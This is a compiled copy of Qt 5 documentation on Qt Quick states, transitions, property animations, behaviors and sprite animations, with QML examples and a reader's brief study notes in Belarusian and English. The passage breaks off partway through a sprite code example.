[*http://doc.qt.io/qt-5/qtquick-statesanimations-topic.html*](http://doc.qt.io/qt-5/qtquick-statesanimations-topic.html)

## Important Concepts in Qt Quick - States, Transitions and Animations

In any modern user-interface, transitioning between states and animating the user-interface is highly beneficial. These are first-class concepts in Qt Quick.

This page describes the concept of states, state transitions, and property animations. It details which concepts are important and why, and how those concepts interrelate. It also provides links to in-depth detail about the QML types that Qt Quick provides to implement those concepts.

### States

The state of a particular visual item is the set of information which describes how and where the individual component parts of the visual item are displayed within it, and all the data associated with that state. Most visual items in a user-interface will have a limited number of states, each with well-defined properties. *// структурная асаблівасць інтэрфэйсаў //*

For example, an element in a list may be either selected or not, and if selected, it may either be the currently active single selection or it may be part of a selection group.

Each of those states may have certain associated visual appearance (neutral, highlighted, expanded, and so forth).

Qt Quick provides a State type with properties which define its semantics and can be used to trigger behavior or animations. See the documentation about [Qt Quick States](http://doc.qt.io/qt-5/qtquick-statesanimations-states.html) for more information.

### Transitions

When a visual item transitions from one state to another, the appearance of that item will change. A transition is an "edge" between two states. It may trigger other events to occur, as other parts of the application may have behavior which is triggered when a certain state is entered or left.

Qt Quick provides the Transition type which has properties which define what will occur when the application changes from one state to another. See the documentation on [Transitions during State Changes](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html#transitions-during-state-changes) for more information about transitions.

### Animations

When transitioning between states, a fluid animation can be used to aid the user during the transition. Abrupt and unexpected changes to the visual canvas result in a suboptimal user-experience and should be avoided.

If an element in a list becomes selected, the color change (from neutral to highlighted) can be animated. If the position of the element in the list is changed, it can be moved in an fluidly animated fashion so that the eye of the user can track the change.

These types of animations are supported in Qt Quick through various animation and transition types. See the documentation on [Animations and Transitions In Qt Quick](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html) for information about these types and how to use them.

#### Animating Property Assignments

Animations are not only related to states and transitions between states. For example, an animation might be triggered by other events, which are not associated with a distinct state.

It is often beneficial to always animate changes to certain properties of visual items, regardless of the cause of the change (for example, opacity effects). Qt Quick provides the [Behavior](http://doc.qt.io/qt-5/qml-qtquick-behavior.html) type which allows the client to specify animation behavior for changes to properties. The [Behavior](http://doc.qt.io/qt-5/qml-qtquick-behavior.html) type is an example of a QML object [property modifier](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html#property-modifier-types). *// using context and essense of Behavior //*

Please see the documentation about [default property animations](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html#default-animation-as-behaviors) for more information about using the [Behavior](http://doc.qt.io/qt-5/qml-qtquick-behavior.html) type to provide default property change animations.

It is important to note, that using default property animations (via the [Behavior](http://doc.qt.io/qt-5/qml-qtquick-behavior.html) type) in combination with state-transition animations can sometimes result in undefined behavior occurring. Please see the documentation about [using Qt Quick Behaviors with States](http://doc.qt.io/qt-5/qtquick-statesanimations-behaviors.html) for more information about this topic.

### Animators

The [Animator](http://doc.qt.io/qt-5/qml-qtquick-animator.html) types are a special type of animation which bypass the QML objects and operate directly on the primitives in the [scene graph](http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph.html). This has the benefit that the Animator based animations can be run on the scene graph's rendering thread (when applicable) and can continue to animate even when UI is otherwise blocked.

*// палезны клас //*

Qt Quick provides the following Animator types:

* [XAnimator](http://doc.qt.io/qt-5/qml-qtquick-xanimator.html) - Animates the horizontal position of an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html).
* [YAnimator](http://doc.qt.io/qt-5/qml-qtquick-yanimator.html) - Animates the vertical position of an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html).
* [ScaleAnimator](http://doc.qt.io/qt-5/qml-qtquick-scaleanimator.html) - Animates the scale factor of an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html).
* [RotationAnimator](http://doc.qt.io/qt-5/qml-qtquick-rotationanimator.html) - Animates the rotation of an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html).
* [OpacityAnimator](http://doc.qt.io/qt-5/qml-qtquick-opacityanimator.html) - Animates the opacity of an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html).
* [UniformAnimator](http://doc.qt.io/qt-5/qml-qtquick-uniformanimator.html) - Animates a uniform in a [ShaderEffect](http://doc.qt.io/qt-5/qml-qtquick-shadereffect.html).

### Animated Sprites

The concept of animated sprites is separate to the concept of animations as used elsewhere on this page. If you want to create or use an animated image or sprite, please see the documentation about [sprite animations](http://doc.qt.io/qt-5/qtquick-effects-sprites.html).

[*http://doc.qt.io/qt-5/qtquick-statesanimations-states.html*](http://doc.qt.io/qt-5/qtquick-statesanimations-states.html)

### Qt Quick State

|  |  |
| --- | --- |
| [AnchorChanges](http://doc.qt.io/qt-5/qml-qtquick-anchorchanges.html) | Specifies how to change the anchors of an item in a state |
| [ParentChange](http://doc.qt.io/qt-5/qml-qtquick-parentchange.html) | Specifies how to reparent an Item in a state change |
| [PropertyChanges](http://doc.qt.io/qt-5/qml-qtquick-propertychanges.html) | Describes new property bindings or values for a state |
| [State](http://doc.qt.io/qt-5/qml-qtquick-state.html) | Defines configurations of objects and properties |
| [StateChangeScript](http://doc.qt.io/qt-5/qml-qtquick-statechangescript.html) | Specifies how to run a script in a state |
| [StateGroup](http://doc.qt.io/qt-5/qml-qtquick-stategroup.html) | Provides built-in state support for non-Item types |

Many user interface designs are *state driven*; interfaces have configurations that differ depending on the current state. For example, a traffic signal will configure its flags or lights depending on its state. While in the signal's stop state, a red light will turn on while the yellow and the green lights will turn off. In the caution state, the yellow light is on while the other lights are turned off.

In QML, *states* are a set of property configurations defined in a [State](http://doc.qt.io/qt-5/qml-qtquick-state.html) type. Different configurations could, for example:

* Show some UI components and hide others
* Present different available actions to the user
* Start, stop, or pause animations
* Execute some script required in the new state
* Change a property value for a particular item
* Show a different view or screen

All [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html)-based objects have a state property, and can specify additional states by adding new State objects to the item's [states](http://doc.qt.io/qt-5/qml-qtquick-item.html#states-prop) property. Each state within a component has a unique name, an empty string being the default. To change the current state of an item, set the [state](http://doc.qt.io/qt-5/qml-qtquick-item.html#state-prop) property to the name of the state.

Non-Item objects may use states through the [StateGroup](http://doc.qt.io/qt-5/qml-qtquick-stategroup.html) type.

#### Creating States

To create a state, add a [State](http://doc.qt.io/qt-5/qml-qtquick-state.html) object to the item's [states](http://doc.qt.io/qt-5/qml-qtquick-item.html#states-prop) property, which holds a list of states for that item.

A warning signal component may have two states, the NORMAL and the CRITICAL state. Suppose that in the NORMAL state, the color of the signal should be green and the warning flag is down. Meanwhile, in the CRITICAL state, the color should be red and the flag is up. We may model the states using the State type and the color and flag configurations with the PropertyChangestype. *Example.*

Rectangle {

id: signal

width: 200; height: 200

state: "NORMAL"

states: [

State {

name: "NORMAL"

PropertyChanges { target: signal; color: "green"}

PropertyChanges { target: flag; state: "FLAG\_DOWN"}

},

State {

name: "CRITICAL"

PropertyChanges { target: signal; color: "red"}

PropertyChanges { target: flag; state: "FLAG\_UP"}

}

]

}

The [PropertyChanges](http://doc.qt.io/qt-5/qml-qtquick-propertychanges.html) type will change the values of object properties. Objects are referenced through their [id](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#the-id-attribute). Objects outside the component are also referenced using the id property, exemplified by the property change to the external flag object.

Further, the state may change by assigning the state property with the appropriate signal state. A state switch could be in a [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) type, assigning a different state whenever the signal receives a mouse click.

Rectangle {

id: signalswitch

width: 75; height: 75

color: "blue"

MouseArea {

anchors.fill: parent

onClicked: {

if (signal.state == "NORMAL")

signal.state = "CRITICAL"

else

signal.state = "NORMAL"

}

}

}

The State type is not limited to performing modifications on property values. It can also:

* Run some script using [StateChangeScript](http://doc.qt.io/qt-5/qml-qtquick-statechangescript.html)
* Override an existing signal handler for an object using [PropertyChanges](http://doc.qt.io/qt-5/qml-qtquick-propertychanges.html)
* Re-parent an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) using [ParentChange](http://doc.qt.io/qt-5/qml-qtquick-parentchange.html)
* Modify anchor values using [AnchorChanges](http://doc.qt.io/qt-5/qml-qtquick-anchorchanges.html)

#### The Default State

Every [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) based component has a state property and a *default state*. The default state is the empty string ("") and contains all of an item's initial property values. The default state is useful for managing property values before state changes. Setting the state property to an empty string will load the default state.

#### The when Property

For convenience, the [State](http://doc.qt.io/qt-5/qml-qtquick-state.html) type has a when property that can bind to expressions to change the state whenever the bound expression evaluates to true. The when property will revert the state back to the [default state](http://doc.qt.io/qt-5/qtquick-statesanimations-states.html#the-default-state) when the expression evaluates to false.

Rectangle {

id: bell

width: 75; height: 75

color: "yellow"

states: State {

name: "RINGING"

when: (signal.state == "CRITICAL")

PropertyChanges {target: speaker; play: "RING!"}

}

}

The bell component will change to the RINGING state whenever the signal.state is CRITICAL.

*// Я паспрабаваў пераключаць стан аднаго айтэма, калі колер другога будзе пэўным. У мяне не атрымалася //*

### Animating State Changes

State changes induce abrupt value changes. The [Transition](http://doc.qt.io/qt-5/qmlexampletoggleswitch.html#transition) type allow smoother changes during state changes. In transitions, animations and interpolation behaviors are definable. The [Animation and Transitions](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html) article has more information about creating state animations.

The [States and Transitions example](http://doc.qt.io/qt-5/qtwidgets-animation-states-example.html) demonstrates how to declare a basic set of states and apply animated transitions between them.

[Using Qt Quick Behaviors with States](http://doc.qt.io/qt-5/qtquick-statesanimations-behaviors.html) explains a common problem when using Behaviors to animate state changes.

#### State Fast Forwarding

In order for Transition to correctly animate state changes, it is sometimes necessary for the engine to fast forward and rewind a state (that is, internally set and unset the state) before it is finally applied. The process is as follows:

1. The state is fast forwarded to determine the complete set of end values.
2. The state is rewound.
3. The state is fully applied, with transitions.

*// State transition realization //*

In some cases this may cause unintended behavior. For example, a state that changes a view's *model* or a Loader's *sourceComponent* will set these properties multiple times (to apply, rewind, and then reapply), which can be relatively expensive.

State fast forwarding should be considered an implementation detail, and may change in later versions.

[*http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html#transitions-during-state-changes*](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html#transitions-during-state-changes)

### Animation and Transitions in Qt Quick

#### Animation and Transitions Types

* [Transition](http://doc.qt.io/qt-5/qmlexampletoggleswitch.html#transition) - Animates transitions during state changes
* [SequentialAnimation](http://doc.qt.io/qt-5/qml-qtquick-sequentialanimation.html) - Runs animations sequentially
* [ParallelAnimation](http://doc.qt.io/qt-5/qml-qtquick-parallelanimation.html) - Runs animations in parallel
* [Behavior](http://doc.qt.io/qt-5/qml-qtquick-behavior.html) - Specifies a default animation for property changes
* [PropertyAction](http://doc.qt.io/qt-5/qml-qtquick-propertyaction.html) - Sets immediate property changes during animation
* [PauseAnimation](http://doc.qt.io/qt-5/qml-qtquick-pauseanimation.html) - Introduces a pause in an animation
* [SmoothedAnimation](http://doc.qt.io/qt-5/qml-qtquick-smoothedanimation.html) - Allows a property to smoothly track a value
* [SpringAnimation](http://doc.qt.io/qt-5/qml-qtquick-springanimation.html) - Allows a property to track a value in a spring-like motion
* [ScriptAction](http://doc.qt.io/qt-5/qml-qtquick-scriptaction.html) - Runs scripts during an animation

Types that animate properties based on data types

|  |  |
| --- | --- |
| [AnchorAnimation](http://doc.qt.io/qt-5/qml-qtquick-anchoranimation.html) | Animates changes in anchor values |
| [ParentAnimation](http://doc.qt.io/qt-5/qml-qtquick-parentanimation.html) | Animates changes in parent values |
| [PathAnimation](http://doc.qt.io/qt-5/qml-qtquick-pathanimation.html) | Animates an item along a path |
| [ColorAnimation](http://doc.qt.io/qt-5/qml-qtquick-coloranimation.html) | Animates changes in color values |
| [NumberAnimation](http://doc.qt.io/qt-5/qml-qtquick-numberanimation.html) | Animates changes in qreal-type values |
| [PropertyAnimation](http://doc.qt.io/qt-5/qml-qtquick-propertyanimation.html) | Animates changes in property values |
| [RotationAnimation](http://doc.qt.io/qt-5/qml-qtquick-rotationanimation.html) | Animates changes in rotation values |
| [Vector3dAnimation](http://doc.qt.io/qt-5/qml-qtquick-vector3danimation.html) | Animates changes in QVector3d values |

Animations are created by applying animation types to property values. Animation types will interpolate property values to create smooth transitions. As well, state transitions may assign animations to state changes.

To create an animation, use an appropriate animation type for the type of the property that is to be animated, and apply the animation depending on the type of behavior that is required.

#### Triggering Animations

There are several ways of setting animation to an object.

##### Direct Property Animation

Animations are created by applying animation objects to property values to gradually change the properties over time. These *property animations* apply smooth movements by interpolating values between property value changes. Property animations provide timing controls and allows different interpolations through [easing curves](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html#qml-easing-animation). *// Анімацыя рэалізавана праз інтэрпаляцыю і таймер. Мне ясна тэхналогія. //*

Rectangle {

id: flashingblob

width: 75; height: 75

color: "blue"

opacity: 1.0

MouseArea {

anchors.fill: parent

onClicked: {

animateColor.start()

animateOpacity.start()

}

}

PropertyAnimation {id: animateColor; target: flashingblob; properties: "color"; to: "green"; duration: 100}

NumberAnimation {

id: animateOpacity

target: flashingblob

properties: "opacity"

from: 0.99

to: 1.0

loops: Animation.Infinite

easing {type: Easing.OutBack; overshoot: 500}

}

}

Specialized property animation types have more efficient implementations than the [PropertyAnimation](http://doc.qt.io/qt-5/qtquick-animation-example.html#propertyanimation) type. They are for setting animations to different QML types such as int, color, and rotations. Similarly, the [ParentAnimation](http://doc.qt.io/qt-5/qml-qtquick-parentanimation.html) can animate parent changes.

See the [Controlling Animations](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html#qml-controlling-animations) section for more information about the different animation properties.

##### Using Predefined Targets and Properties

In the previous example, the [PropertyAnimation](http://doc.qt.io/qt-5/qtquick-animation-example.html#propertyanimation) and [NumberAnimation](http://doc.qt.io/qt-5/qml-qtquick-numberanimation.html) objects needed to specify particular [target](http://doc.qt.io/qt-5/qml-qtquick-propertyanimation.html#target-prop) and [properties](http://doc.qt.io/qt-5/qml-qtquick-propertyanimation.html#properties-prop) values to specify the objects and properties that should be animated. This can be avoided by using the *<Animation> on <Property>* syntax, which specifies the animation is to be applied as a *property value source*.

Below are two [PropertyAnimation](http://doc.qt.io/qt-5/qtquick-animation-example.html#propertyanimation) objects that are specified using this syntax:

import QtQuick 2.0

Rectangle {

id: rect

width: 100; height: 100

color: "red"

PropertyAnimation on x { to: 100 }

PropertyAnimation on y { to: 100 }

}

The animation starts as soon as the rectangle is loaded, and will automatically be applied to its x and y values. Since the *<Animation> on <Property>* syntax has been used, it is not necessary to set the [target](http://doc.qt.io/qt-5/qml-qtquick-propertyanimation.html#target-prop) value of the [PropertyAnimation](http://doc.qt.io/qt-5/qtquick-animation-example.html#propertyanimation) objects to rect, and neither is it necessary to set the [property](http://doc.qt.io/qt-5/qml-qtquick-propertyanimation.html#property-prop) values to x and y.

This can also be used by [grouped animations](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html#playing-animations-in-parallel-or-in-sequence) to ensure that all animations within a group are applied to the same property. For example, the previous example could instead use [SequentialAnimation](http://doc.qt.io/qt-5/qml-qtquick-sequentialanimation.html) to animate the rectangle's color first to yellow, then to blue:

import QtQuick 2.0

Rectangle {

width: 100; height: 100

color: "red"

SequentialAnimation on color {

ColorAnimation { to: "yellow"; duration: 1000 }

ColorAnimation { to: "blue"; duration: 1000 }

}

}

Since the [SequentialAnimation](http://doc.qt.io/qt-5/qml-qtquick-sequentialanimation.html) object has been specified on the color property using the *<Animation> on <Property>* syntax, its child [ColorAnimation](http://doc.qt.io/qt-5/qtquick-animation-example.html#coloranimation) objects are also automatically applied to this property and do not need to specify [target](http://doc.qt.io/qt-5/qml-qtquick-propertyanimation.html#target-prop) or [property](http://doc.qt.io/qt-5/qml-qtquick-propertyanimation.html#property-prop) animation values.

#### Transitions during State Changes

[Qt Quick States](http://doc.qt.io/qt-5/qml-qtquick-state.html) are property configurations where a property may have different values to reflect different states. State changes introduce abrupt property changes; animations smooth transitions to produce visually appealing state changes.

The [Transition](http://doc.qt.io/qt-5/qmlexampletoggleswitch.html#transition) type can contain animation types to interpolate property changes caused by state changes. To assign the transition to an object, bind it to the transitions property.

A button might have two states, the pressed state when the user clicks on the button and a released state when the user releases the button. We can assign different property configurations for each state. A transition would animate the change from the pressed state to the releasedstate. Likewise, there would be an animation during the change from the released state to the pressed state. *Example.*

Rectangle {

width: 75; height: 75

id: button

state: "RELEASED"

MouseArea {

anchors.fill: parent

onPressed: button.state = "PRESSED"

onReleased: button.state = "RELEASED"

}

states: [

State {

name: "PRESSED"

PropertyChanges { target: button; color: "lightblue"}

},

State {

name: "RELEASED"

PropertyChanges { target: button; color: "lightsteelblue"}

}

]

transitions: [

Transition {

from: "PRESSED"

to: "RELEASED"

ColorAnimation { target: button; duration: 100}

},

Transition {

from: "RELEASED"

to: "PRESSED"

ColorAnimation { target: button; duration: 100}

}

]

}

*// У мяне падобны прыклад нешта не работае… іх код работае… а мой – не. С ходу не разабраўся, чаму… трэба было дадаць поле* PROPERTIES.*//*

Binding the to and from properties to the state's name will assign that particular transition to the state change. For simple or symmetric transitions, setting the to to property to the wild card symbol, "\*", denotes that the transition applies to any state change.

transitions:

Transition {

to: "\*"

ColorAnimation { target: button; duration: 100}

}

### Default Animation as Behaviors

Default property animations are set using *behavior animations*. Animations declared in [Behavior](http://doc.qt.io/qt-5/qml-qtquick-behavior.html) types apply to the property and animates any property value changes. However, Behavior types have an enabled property to purposely enable or disable the behavior animations.

A ball component might have a behavior animation assigned to its x, y, and color properties. The behavior animation could be set up to simulate an elastic effect. In effect, this behavior animation would apply the elastic effect to the properties whenever the ball moves.

Rectangle {

width: 75; height: 75; radius: width

id: ball

color: "salmon"

Behavior on x {

NumberAnimation {

id: bouncebehavior

easing {

type: Easing.OutElastic

amplitude: 1.0

period: 0.5

}

}

}

Behavior on y {

animation: bouncebehavior

}

Behavior {

ColorAnimation { target: ball; duration: 100 }

}

}

There are several methods of assigning behavior animations to properties. The Behavior on <property> declaration is a convenient way of assigning a behavior animation onto a property.

See the [Qt Quick Examples - Animation](http://doc.qt.io/qt-5/qtquick-animation-example.html) for a demonstration of behavioral animations.

#### Playing Animations in Parallel or in Sequence

Animations can run *in parallel* or *in sequence*. Parallel animations will play a group of animations at the same time while sequential animations play a group of animations in order: one after the other. Grouping animations in [SequentialAnimation](http://doc.qt.io/qt-5/qml-qtquick-sequentialanimation.html) and [ParallelAnimation](http://doc.qt.io/qt-5/qml-qtquick-parallelanimation.html) will play the animations in sequence or in parallel.

A banner component may have several icons or slogans to display, one after the other. The opacity property could transform to 1.0 denoting an opaque object. Using the [SequentialAnimation](http://doc.qt.io/qt-5/qml-qtquick-sequentialanimation.html) type, the opacity animations will play after the preceding animation finishes. The [ParallelAnimation](http://doc.qt.io/qt-5/qml-qtquick-parallelanimation.html) type will play the animations at the same time.

Rectangle {

id: banner

width: 150; height: 100; border.color: "black"

Column {

anchors.centerIn: parent

Text {

id: code

text: "Code less."

opacity: 0.01

}

Text {

id: create

text: "Create more."

opacity: 0.01

}

Text {

id: deploy

text: "Deploy everywhere."

opacity: 0.01

}

}

MouseArea {

anchors.fill: parent

onPressed: playbanner.start()

}

SequentialAnimation {

id: playbanner

running: false

NumberAnimation { target: code; property: "opacity"; to: 1.0; duration: 200}

NumberAnimation { target: create; property: "opacity"; to: 1.0; duration: 200}

NumberAnimation { target: deploy; property: "opacity"; to: 1.0; duration: 200}

}

}

Once individual animations are placed into a [SequentialAnimation](http://doc.qt.io/qt-5/qml-qtquick-sequentialanimation.html) or [ParallelAnimation](http://doc.qt.io/qt-5/qml-qtquick-parallelanimation.html), they can no longer be started and stopped independently. The sequential or parallel animation must be started and stopped as a group.

The [SequentialAnimation](http://doc.qt.io/qt-5/qml-qtquick-sequentialanimation.html) type is also useful for playing [transition animations](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html#qml-transition-animations) because animations are played in parallel inside transitions.

#### Controlling Animations

There are different methods to control animations.

##### Animation Playback

All animation types inherit from the [Animation](http://doc.qt.io/qt-5/qml-qtquick-animation.html) type. It is not possible to create [Animation](http://doc.qt.io/qt-5/qml-qtquick-animation.html) objects; instead, this type provides the essential properties and methods for animation types. Animation types have start(), stop(), resume(), pause(), restart(), and complete() -- all of these methods control the execution of animations.

##### Easing

Easing curves define how the animation will interpolate between the start value and the end value. Different easing curves might go beyond the defined range of interpolation. The easing curves simplify the creation of animation effects such as bounce effects, acceleration, deceleration, and cyclical animations.

A QML object may have different easing curve for each property animation. There are also different parameters to control the curve, some of which are exclusive to a particular curve. For more information about the easing curves, visit the [easing](http://doc.qt.io/qt-5/qml-qtquick-propertyanimation.html#easing.type-prop) documentation.

The [easing example](http://doc.qt.io/qt-5/qtwidgets-animation-easing-example.html) visually demonstrates each of the different easing types.

##### Other Animation Types

In addition, QML provides several other types useful for animation:

* [PauseAnimation](http://doc.qt.io/qt-5/qml-qtquick-pauseanimation.html): enables pauses during animations
* [ScriptAction](http://doc.qt.io/qt-5/qml-qtquick-scriptaction.html): allows JavaScript to be executed during an animation, and can be used together with [StateChangeScript](http://doc.qt.io/qt-5/qml-qtquick-statechangescript.html) to reused existing scripts
* [PropertyAction](http://doc.qt.io/qt-5/qml-qtquick-propertyaction.html): changes a property *immediately* during an animation, without animating the property change *// intbu using context //*

These are specialized animation types that animate different property types

* [SmoothedAnimation](http://doc.qt.io/qt-5/qml-qtquick-smoothedanimation.html): a specialized [NumberAnimation](http://doc.qt.io/qt-5/qml-qtquick-numberanimation.html) that provides smooth changes in animation when the target value changes
* [SpringAnimation](http://doc.qt.io/qt-5/qml-qtquick-springanimation.html): provides a spring-like animation with specialized attributes such as [mass](http://doc.qt.io/qt-5/qml-qtquick-springanimation.html#mass-prop), [damping](http://doc.qt.io/qt-5/qml-qtquick-springanimation.html#damping-prop) and [epsilon](http://doc.qt.io/qt-5/qml-qtquick-springanimation.html#epsilon-prop)
* [ParentAnimation](http://doc.qt.io/qt-5/qml-qtquick-parentanimation.html): used for animating a parent change (see [ParentChange](http://doc.qt.io/qt-5/qml-qtquick-parentchange.html))
* [AnchorAnimation](http://doc.qt.io/qt-5/qml-qtquick-anchoranimation.html): used for animating an anchor change (see [AnchorChanges](http://doc.qt.io/qt-5/qml-qtquick-anchorchanges.html))

#### Sharing Animation Instances

Sharing animation instances between Transitions or Behaviors is not supported, and may lead to undefined behavior. In the following example, changes to the Rectangle's position will most likely not be correctly animated.

Rectangle {

// NOT SUPPORTED: this will not work correctly as both Behaviors

// try to control a single animation instance

NumberAnimation { id: anim; duration: 300; easing.type: Easing.InBack }

Behavior on x { animation: anim }

Behavior on y { animation: anim }

}

The easiest fix is to repeat the [NumberAnimation](http://doc.qt.io/qt-5/qml-qtquick-numberanimation.html) for both Behaviors. If the repeated animation is rather complex, you might also consider creating a custom animation component and assigning an instance to each Behavior, for example:

// MyNumberAnimation.qml

NumberAnimation { id: anim; duration: 300; easing.type: Easing.InBack }

// main.qml

Rectangle {

Behavior on x { MyNumberAnimation {} }

Behavior on y { MyNumberAnimation {} }

}

**See also**[Qt Quick Examples - Animation](http://doc.qt.io/qt-5/qtquick-animation-example.html).

[*http://doc.qt.io/qt-5/qtquick-statesanimations-behaviors.html*](http://doc.qt.io/qt-5/qtquick-statesanimations-behaviors.html)

### Using Qt Quick Behaviors with States

In some cases you may choose to use a Behavior to animate a property change caused by a state change. While this works well for some situations, in other situations it may lead to unexpected behavior.

Here's an example that shows the problem:

import QtQuick 2.0

Rectangle {

width: 400

height: 400

Rectangle {

id: coloredRect

width: 100

height: 100

anchors.centerIn: parent

color: "red"

Behavior on color {

ColorAnimation {}

}

MouseArea {

id: mouser

anchors.fill: parent

hoverEnabled: true

}

states: State {

name: "GreenState"

when: mouser.containsMouse

PropertyChanges {

target: coloredRect

color: "green"

}

}

}

}

Testing the example by quickly and repeatedly moving the mouse in to and out of the colored rectangle shows that the colored rectangle will settle into a green color over time, never returning to full red. This is not what we wanted! The problem occurs because we have used a Behavior to animate the change in color, and our state change is trigged by the mouse entering or exiting the [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html), which is easily interrupted.

To state the problem more formally, using States and Behaviors together can cause unexpected behavior when:

* a Behavior is used to animate a property change, specifically when moving from an explicitly defined state back to the implicit base state; and
* this Behavior can be interrupted to (re-)enter an explicitly defined state.

The problem occurs because of the way the base state is defined for QML: as the "snapshot" state of the application just prior to entering an explicitly defined state. *// Intbu this //* In this case, if we are in the process of animating from green back to red, and interrupt the animation to return to "GreenState", the base state will include the color in its intermediate, mid-animation form.

While future versions of QML should be able to handle this situation more gracefully, there are currently several ways to rework your application to avoid this problem.

1. Use a transition to animate the change, rather than a Behavior.

import QtQuick 2.0

Rectangle {

width: 400

height: 400

Rectangle {

id: coloredRect

width: 100

height: 100

anchors.centerIn: parent

color: "red"

MouseArea {

id: mouser

anchors.fill: parent

hoverEnabled: true

}

states: State {

name: "GreenState"

when: mouser.containsMouse

PropertyChanges {

target: coloredRect

color: "green"

}

}

transitions: Transition {

ColorAnimation {}

}

}

}

2. Use a conditional binding to change the property value, rather than a state

import QtQuick 2.0

Rectangle {

width: 400

height: 400

Rectangle {

id: coloredRect

width: 100

height: 100

anchors.centerIn: parent

color: mouser.containsMouse ? "green" : "red"

Behavior on color {

ColorAnimation {}

}

MouseArea {

id: mouser

anchors.fill: parent

hoverEnabled: true

}

}

}

3. Use only explicitly defined states, rather than an implicit base state

import QtQuick 2.0

Rectangle {

width: 400

height: 400

Rectangle {

id: coloredRect

width: 100

height: 100

anchors.centerIn: parent

Behavior on color {

ColorAnimation {}

}

MouseArea {

id: mouser

anchors.fill: parent

hoverEnabled: true

}

states: [

State {

name: "GreenState"

when: mouser.containsMouse

PropertyChanges {

target: coloredRect

color: "green"

}

},

State {

name: "RedState"

when: !mouser.containsMouse

PropertyChanges {

target: coloredRect

color: "red"

}

}]

}

}

[*http://doc.qt.io/qt-5/qtquick-effects-sprites.html*](http://doc.qt.io/qt-5/qtquick-effects-sprites.html)

### Sprite Animations


#### Sprite Engine

The [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) sprite engine is a stochastic state machine combined with the ability to chop up images containing multiple frames of an animation.

#### State Machine

A primary function of the sprite engine is its internal state machine. This is not the same as the states and transitions in Qt Quick, and is more like a conventional state machine. Sprites can have weighted transitions to other sprites, or back to themselves. When a sprite animation finishes, the sprite engine will choose the next sprite randomly, based on the weighted transitions available for the sprite that just finished.

You can affect the currently playing sprite in two ways. You can arbitrarily force it to immediately start playing any sprite, or you can tell it to gradually transition to a given sprite. If you instruct it to gradually transition, then it will reach the target sprite by going through valid state transitions using the fewest number of intervening sprites (but ignoring relative weightings). This allows you to easily insert a transitional animation between two different sprites.




As an example, consider the above diagram which illustrates the sprites for a hypothetical 2D platform game character. The character starts by displaying the standing state. From this state, barring external input, he will transition to either the waiting animation, the walking animation, or play the standing animation again. Because the weights for those transitions are one, zero and three respectively, he has a one in four chance of playing the waiting animation when the standing animation finishes, and a three in four chance of playing the standing animation again. This allows for a character who has a slightly animated and variable behavior while waiting. *// Intbu translation of the last sentence.//*

Because there is a zero weight transition to the walking animation, the standing animation will not normally transition there. But if you set the goal animation to be the walking animation, it would play the walking animation when it finished the standing animation. If it was previously in the waiting animation, it would finish playing that, then play the standing animation, then play the walking animation. It would then continue to play the walking animation until the goal animation is unset, at which point it would switch to the standing animation after finishing the walking animation.

If you set the goal state then to the jumping animation, it would finish the walking animation before playing the jumping animation. Because the jumping animation does not transition to other states, it will still keep playing the jumping animation until the state is forced to change. In this example, you could set it back to walking and change to goal animation to walking or to nothing (which would lead it to play the standing animation after the walking animation). Note that by forcibly setting the animation, you can start playing the animation immediately.

#### Input Format

The file formats accepted by the sprite engine is the same as the file formats accepted by other QML types, such as [Image](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#image). In order to animate the image however, the sprite engine requires the image file to contain all of the frames of the animation. They should be arranged in a contiguous line, which may wrap from the right edge of the file to a lower row starting from the left edge of the file (and which is placed directly below the previous row).



As an example, take the above image. For now just consider the black numbers, and assume the squares are 40x40 pixels. Normally, the image is read from the top-left corner. If you specified the frame size as 40x40 pixels, and a frame count of 8, then it would read in the frames as they are numbered. The frame in the top left would be the first frame, the frame in the top right would be the fifth frame, and then it would wrap to the next row (at pixel location 0,40 in the file) to read the sixth frame. It would stop reading after the frame marked 8, and if there was any image data in the square below frame four then it would not be included in the animation.

It is possible to load animations from an arbitrary offset, but they will still follow the same pattern. Consider now the red numbers. If we specify that the animation begins at pixel location 120,0, with a frame count of 5 and the same frame size as before, then it will load the frames as they are numbered in red. The first 120x40 of the image will not be used, as it starts reading 40x40 blocks from the location of 120,0. When it reaches the end of the file at 160,0, it then starts to read the next row from 0,40.

The blue numbers show the frame numbers if you tried to load two frames of that size, starting from 40,40. Note that it is possible to load multiple sprites out of the one image file. The red, blue and black numbers can all be loaded as separate animations to the same sprite engine. The following code loads the animations as per the image. It also specifies that animations are to played at 20 frames per second.

*// Мы можам указваць пачатковы фрэйм і іх колькасць //*

Sprite {

name: "black"

source: "image.png"

frameCount: 8

frameWidth: 40

frameHeight: 40

frameRate: 20

}

Sprite {

name: "red"

source: "image.png"

frameX: 120

frameCount: 5

frameWidth: 40

frameHeight: 40

frameRate: 20

}

Sprite {

name: "blue"

source: "image.png"

frameX: 40
